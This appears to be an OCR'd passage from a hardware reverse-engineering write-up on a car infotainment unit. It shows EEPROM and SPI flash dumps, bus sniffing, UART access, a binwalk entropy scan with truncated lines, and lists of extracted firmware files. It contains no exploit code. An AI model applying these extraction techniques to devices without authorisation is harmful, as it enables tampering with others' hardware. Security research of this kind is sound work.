Universally Unic Identifier Number detected in the binary: N150ABMA00M32685


```
└─$ hexdump -C AT24C16.bin
00000000  4e 31 35 30 41 42 4d 41  30 30 4d 33 32 36 38 75  |N150ABMA00M3268u|
00000010  35 00 00 00 00 00 00 00  00 00 00 00 00 00 00 35  |5..............5|
00000020  04 00 33 03 00 00 00 c6  84 44 00 12 82 b2 e3 f1  |..3......D......|
00000030  22 2a 66 02 00 00 00 00  00 00 00 00 00 82 11 47  |"*f............G|
00000040  00 01 00 01 00 00 01 01  00 01 01 00 03 01 02 0c  |................|
00000050  00 ff 03 02 00 05 01 01  00 01 02 03 00 00 ff 10  |................|
00000060  ff ff ff ff ff ff ff ff  ff ff ff ff ff ff ff f1  |................|
00000070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000080  00 00 00 00 00 00 00 00  01 64 00 01 00 00 03 69  |.........d.....i|
00000090  00 e6 d8 c7 00 00 04 00  04 04 00 00 01 00 00 92  |................|
000000a0  00 5d 00 00 39 40 00 00  00 00 ff ff ff ff ff d1  |.]..9@..........|
000000b0  ff ff ff ff ff ff ff ff  ff ff ff ff ff ff ff f1  |................|
000000c0  0f 1f 14 14 1c 14 0f 0b  14 1b 14 14 0d 14 14 2c  |...............,|
000000d0  0f 0d 14 0c 0a 0a 00 02  00 00 00 04 00 02 ff 57  |...............W|
000000e0  00 00 7a 26 ff ff ff ff  ff ff ff ff ff ff ff 95  |..z&............|
000000f0  00 7a 26 14 23 be 23 82  28 82 28 7e 27 22 29 fc  |.z&.#.#.(.(~'").|
00000100  1c 2a 2e 22 2e 22 2e 22  2e 22 2e 22 ff ff ff d3  |.*."."."."."....|
00000110  00 7a 26 2e 22 2e 22 2e  22 2e 22 2e 22 2e 22 80  |.z&."."."."."."|
00000120  2e 22 2e 22 2e 22 2e 22  2e 22 2e 22 ff ff ff dd  |."."."."."."....|
00000130  02 56 04 12 02 12 02 12  02 12 02 12 02 12 02 d4  |.V..............|
00000140  12 02 12 02 12 02 12 02  12 02 12 02 ff ff ff 75  |...............u|
00000150  00 00 00 00 0a 0a 0a 0a  05 05 00 ff ff ff ff ff  |...............|
00000160  44 5f 45 4e 53 50 5f 76  30 2e 31 00 00 00 00 3d  |D_ENSP_v0.1....=|
00000170  ff ff ff ff ff ff ff ff  ff ff ff ff ff ff ff ff  |................|
*
00000800
```


UUID identified






Sniffing the OUTPUT + Deep time analysis + I2C communication - constant communication







Dumping Flash SPI 2 MBytes - W25Q16


Sniffing the OUTPUT - no SPI Communication








Dumping SPI Flash 16 MBytes - W25Q128



Entropy

Absolutely this is the IVI firmware!!!

```
└─$ binwalk -E firmware128.bin

DECIMAL       HEXADECIMAL     ENTROPY
--------------------------------------------------------------------------------
0             0x0             Falling entropy edge (0.702032)
8192          0x2000          Rising entropy edge (0.996378)
253952        0x3E000         Falling entropy edge (0.219548)
524288        0x80000         Rising e
811008        0xC6000         Falling
1048576       0x100000        Rising e
4341760       0x424000        Falling
4481024       0x446000        Rising e
4612096       0x466000        Rising e
4694016       0x47A000        Rising e
4702208       0x47C000        Falling
4710400       0x47E000        Rising e
4784128       0x490000        Rising e
4898816       0x4AC000        Rising e
4931584       0x4B4000        Falling
4956160       0x4BA000        Falling
4980736       0x4C0000        Falling
5029888       0x4CC000        Falling
5070848       0x4D6000        Rising e
5095424       0x4DC000        Rising e
5259264       0x504000        Rising e
5324800       0x514000        Rising e
5423104       0x52C000        Falling
5472256       0x538000        Falling
5513216       0x542000        Falling
5521408       0x544000        Rising e
5627904       0x55E000        Falling
5677056       0x56A000        Falling
5701632       0x570000        Rising e
5849088       0x594000        Falling
5898240       0x5A0000        Rising e
5906432       0x5A2000        Falling
5971968       0x5B2000        Falling
6037504       0x5C2000        Falling
6094848       0x5D0000        Falling
6111232       0x5D4000        Falling
6127616       0x5D8000        Rising e
6168576       0x5E2000        Rising e
6307840       0x604000        Falling entropy edge (0.836143)
6356992       0x610000        Rising entropy edge (0.982193)
6422528       0x620000        Falling entropy edge (0.809488)
6447104       0x626000        Falling entropy edge (0.840571)
6488064       0x630000        Falling entropy edge (0.839915)
```



Sniffing the OUTPUT + SPI Communication - 8 seg tx






Figure 1a. W25Q128JV Pin Assignments, 8-pin SOIC 208-mil (Package Code S)

UART Access






3. Binary Parsing


Principal binary -> firmware16M.bin

Automatic extraction


Binwalk lies to us!!



48848A.zlib	4CFE61.zlib	52C280.zlib	588232.zlib	5C630C.zlib	62C71E.zlib
488979	4D0300	52C916	589CF8	5C6C9C	62CFEC
488979.zlib	4D0300.zlib	52C916.zlib	589CF8.zlib	5C6C9C.zlib	62CFEC.zlib
488F93	4D0740	52CEFA	58AE0E	5C7527	62D8B2
488F93.zlib	4D0740.zlib	52CEFA.zlib	58AE0E.zlib	5C7527.zlib	62D8B2.zlib
4895BA	4D0B83	52D3B1	58CF0D	5C7A21	62E17A
4895BA.zlib	4D0B83.zlib	52D3B1.zlib	58CF0D.zlib	5C7A21.zlib	62E17A.zlib
489B89	4D0FC6	52D864	58EA56	5C7E8C	62E9D6
489B89.zlib	4D0FC6.zlib	52D864.zlib	58EA56.zlib	5C7E8C.zlib	62E9D6.zlib
48A103	4D1412	52DD6B	58FBA3	5C82FE	62F1DF
48A103.zlib	4D1412.zlib	52DD6B.zlib	58FBA3.zlib	5C82FE.zlib	62F1DF.zlib
48A73F	4D183E	52E288	59161E	5C876C	62F954
48A73F.zlib	4D183E.zlib	52E288.zlib	59161E.zlib	5C876C.zlib	62F954.zlib
48AB77	4D1C75	52E7A2	59308D	5C8BE7	630401
48AB77.zlib	4D1C75.zlib	52E7A2.zlib	59308D.zlib	5C8BE7.zlib	630401.zlib
48B027	4D20AB	52F5AD	5936D0	5C9076	630E43
48B027.zlib	4D20AB.zlib	52F5AD.zlib	5936D0.zlib	5C9076.zlib	630E43.zlib
48BA60	4D24CE	52F991	593D4F	5C94D3	6317EE
48BA60.zlib	4D24CE.zlib	52F991.zlib	593D4F.zlib	5C94D3.zlib	6317EE.zlib
48C04F	4D28F1	5307A8	594374	5C9931	80000.rar
48C04F.zlib	4D28F1.zlib	5307A8.zlib	594374.zlib	5C9931.zlib	80000unrar
48C6CD	4D2D28	530C00	594974	5C9D9F	main_16.bin
48C6CD.zlib	4D2D28.zlib	530C00.zlib	594974.zlib	5C9D9F.zlib	_main_16.bin.extracted
48CD71	4D317D	5310B1	594EA8	5CA1FE	pre_main_16.bin
48CD71.zlib	4D317D.zlib	5310B1.zlib	594EA8.zlib	5CA1FE.zlib	recovery_16.bin


copyright_001
mysql_001.MYD
png_001
png_002
png_003
png_004
png_005
png_006
png_007
png_008
png_009
png_010
png_011
png_012
png_013
png_014
png_015
png_016
png_017
png_018
png_019
png_020
png_021
png_022
png_023
png_024
png_025
png_026
png_027
png_028
png_029
png_030
png_031
png_032
png_033
png_034
png_035
png_036
png_037
png_038
png_039
png_040
png_041
png_042
png_043
png_044
png_045
png_046
png_047
png_048

Bluetooth information

